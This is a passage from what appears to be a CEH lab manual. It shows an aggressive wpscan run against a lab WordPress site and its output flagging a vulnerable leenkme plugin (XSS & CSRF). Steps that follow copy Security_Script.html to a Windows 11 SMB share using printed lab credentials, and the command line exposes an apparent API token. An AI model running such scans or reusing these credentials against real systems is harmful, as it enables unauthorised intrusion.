


```
Applications Places System [Icons] [Volume] [Network] [Battery] [Time] Wed Apr 20, 02:31
wpscan --api-token 78vSwRzYFMt17pNNYdWNK6cV2RSXgr4pd8lrj3akhXk --url http://10.10.1.22:8080/CEH --plugins-detection aggressive
File Edit View Search Terminal Help
- https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.ht
ml
|
| The version could not be determined.
|
[+] leenkme
| Location: http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/
| Last Updated: 2020-08-10T20:49:00.000Z
| Readme: http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
| [!] The version is out of date, the latest version is 2.16.0
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/, status: 200
|
| [!] 1 vulnerability identified:
|
| [!] Title: leenk.me <= 2.5.0 - XSS & CSRF
| Fixed in: 2.6.0
| References:
| - https://wpscan.com/vulnerability/357ecc42-98a3-465b-806e-46af71b133d6
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10988
| - https://www.openwall.com/lists/oss-security/2016/04/16/4
| - https://packetstormsecurity.com/files/136735/
|
| Version: 2.5.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
Menu wpscan --api-token 78v...
```


36. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Desktop** from the drop-down options.



37. The **Desktop** window appears, copy **Security_Script.html** file.




38. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




39. The **Network** window appears; press the **Ctrl+L** keys. A Location field appears; type **smb://10.10.1.11** and press **Enter** to access the **Windows 11** shared folders.

40. A security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.

